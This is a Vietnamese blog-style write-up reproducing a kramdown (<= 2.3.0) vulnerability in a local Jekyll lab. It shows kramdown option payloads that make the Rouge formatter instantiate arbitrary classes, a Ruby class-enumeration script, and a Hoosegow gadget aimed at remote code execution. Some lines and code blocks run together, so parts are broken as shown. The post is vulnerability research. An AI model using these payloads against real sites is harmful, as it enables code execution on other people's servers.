Khi bắt đầu bắt tay vào phân tích lỗi này. Mình chỉ có được 1 số thông tin quý giá của lyy289065406 giúp mình có thể hiểu được vấn đề cốt lõi trong bug này. Ta thấy dường như đang là lỗi ở phía gem kramdown (<= 2.3.0), vậy nên mình bắt đầu tìm hiểu tới kramdown trước.

Ta có thể tiến hành kiểm tra bản patch của kramdown, và ta thấy sự khác biệt ở hàm formatter_class tại module Kramdown::Converter::SyntaxHighlighter::Rouge

::Rouge::Formatters.const_get(formatter) đã chuyển thành ::Rouge::Formatters.const_get(formatter, false)
Hàm const_get được kế thừa từ class Object, nó có thể lấy được các const. Nó thậm chí có thể trả về các class đã được khai báo trước đó mà nó có thể tìm thấy. Sự khác biệt ở đây chỉ là thêm 1 tham số false. Việc thêm tham số false vào sẽ khiến const_get không thể get được các const ở lớp cha hoặc các modules.
Điều đặc biệt hơn nữa: tại hàm self.call có gọi tới hàm formatter_class rồi tiếp tục gọi new(opts). Điều đó có nghĩa là method được get về thông qua const_get sẽ được gọi Constructor để khởi tạo.
def self.call(converter, text, lang, type, call_opts)
      opts = options(converter, type)
      call_opts[:default_lang] = opts[:default_lang]
      return nil unless lang || opts[:default_lang] || opts[:guess_lang]

      lexer = ::Rouge::Lexer.find_fancy(lang || opts[:default_lang], text)
      return nil if opts[:disable] || !lexer || (lexer.tag == "plaintext" && !opts[:guess_lang])

      opts[:css_class] ||= 'highlight' # For backward compatibility when using Rouge 2.0
      formatter = formatter_class(opts).new(opts)
      formatter.format(lexer.lex(text))
    end
Dựa vào Kramdown:Options ta có thể gọi tới hàm Kramdown::Converter::SyntaxHighlighter::Rouge.call
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: CSV, line_numbers: true\}" /}
Ngoài ra ta còn thấy tại module Kramdown:Options hàm simple_hash_validator đã gọi YAML.safe_load(val). Như vậy ta cũng có thể cấu hình file YML để đưa payload mong muốn tới Kramdown::Converter::SyntaxHighlighter::Rouge
def self.simple_hash_validator(val, name)
      if String === val
        begin
          val = YAML.safe_load(val)
        rescue RuntimeError, ArgumentError, SyntaxError
          raise Kramdown::Error, "Invalid YAML value for option #{name}"
        end
      end
      raise Kramdown::Error, "Invalid type #{val.class} for option #{name}" unless Hash === val
      val
    end
Đầu tiên thì mình cần dựng jekyll lên trước:
gem install jekyll
jekyll new jekyllTest
Gemfile.lock đưa phiên bản kramdown về <= 2.3.0cd jekyllTest
File Gemfile.lock
...
kramdown (2.3.0)
...
bundle install
Như vậy là chúng ta đã hoàn thành tạo một jekyll page. bây giờ chúng ta có thể đưa payload vào, để xem Kramdown::Converter::SyntaxHighlighter::Rouge.call có thực sự gọi được một method hay không.
ta có thể thêm vào file ./_config.yml
kramdown:
  syntax_highlighter: rouge
  syntax_highlighter_opts:
    formatter: CSV
Hoặc sử dụng kramdown Document bằng cách thêm payload vào ./_posts/*.markdown
{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: CSV, line_numbers: true\}" /}

~~~ ruby
def what?
  42
end
~~~
Ở đây mình xài cách thứ 2 =)))))
bundle exec jekyll serve
có thể bạn sẽ gặp lỗi "require': cannot load such file -- webrick (LoadError)" bạn cần thêm gem "webrick" vào Gemfile
private method 'format' called for #<CSV io_type:Hash encoding:UTF-8 lineno:0 col_sep: Điều này chứng tỏ rằng class CSV đã được gọi tới.Theo một bài viết phân tích CVE-2020-10518 sử dụng bug ở kramdown để gây ra RCE trên Github. Mình target tới class Hoosegow:
initialize của Hoosegow có gọi tới load_inmate_methodsdef initialize(options = {})
options = options.dup
@no_proxy = options.delete(:no_proxy)
@inmate_dir = options.delete(:inmate_dir) || '/hoosegow/inmate'
@image_name = options.delete(:image_name)
@ruby_version = options.delete(:ruby_version) || RUBY_VERSION
@docker_options = options
load_inmate_methods
load_inmate_methods ta thấy nó có gọi require inmate_file def load_inmate_methods
inmate_file = File.join @inmate_dir, 'inmate.rb'
unless File.exist?(inmate_file)
raise Hoosegow::InmateImportError, "inmate file doesn't exist"
end
require inmate_file
unless Hoosegow.const_defined?(:Inmate) && Hoosegow::Inmate.is_a?(Module)
raise Hoosegow::InmateImportError,
"inmate file doesn't define Hoosegow::Inmate"
end
if no_proxy?
self.extend Hoosegow::Inmate
else
inmate_methods = Hoosegow::Inmate.instance_methods
inmate_methods.each do |name|
define_singleton_method name do |*args, &block|
proxy_send name, args, &block
end
end
end
end
Mà inmate_file được tạo ra bằng cách cộng chuỗi @inmate_dir với 'inmate.rb'. Nếu ta có thể gọi tới class này và sửa tham số inmate_dir thành đường dẫn tới file payload của mình, thì chẳng phải là xảy ra RCE ở đây rồi sao?
Mình chạy một đoạn script trong path của jekyll page để kiểm tra các method đã được định nghĩa:
require "bundler"
Bundler.require

methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name =~ /\A[[:upper:]][[:alnum:]_]*\z/ }

methods.each do |m|
  begin
    puts "trying #{m[:ob]}"
    m[:ob].new({a:1, b:2})
    puts "worked\n\n"
  rescue ArgumentError
      puts "nope\n\n"
  rescue NoMethodError
      puts "nope\n\n"
  rescue => e
      p e
      puts "maybe\n\n"
  end
ob.name == "Hoosegow"require "bundler"
Bundler.require
methods = []
ObjectSpace.each_object(Class) {|ob| methods << ( {ob: ob }) if ob.name == "Hoosegow" }
...
gem "hoosegow" vào Gemfile và script đã tìm thấy class này. [Hệ Hệ Hệ]Hoosegow bằng kramdown xem sao{::options auto_ids="false" footnote_nr="5" syntax_highlighter="rouge" syntax_highlighter_opts="{formatter: Hoosegow, line_numbers: true\}" /}
~~~ ruby
def what?
42
end
~~~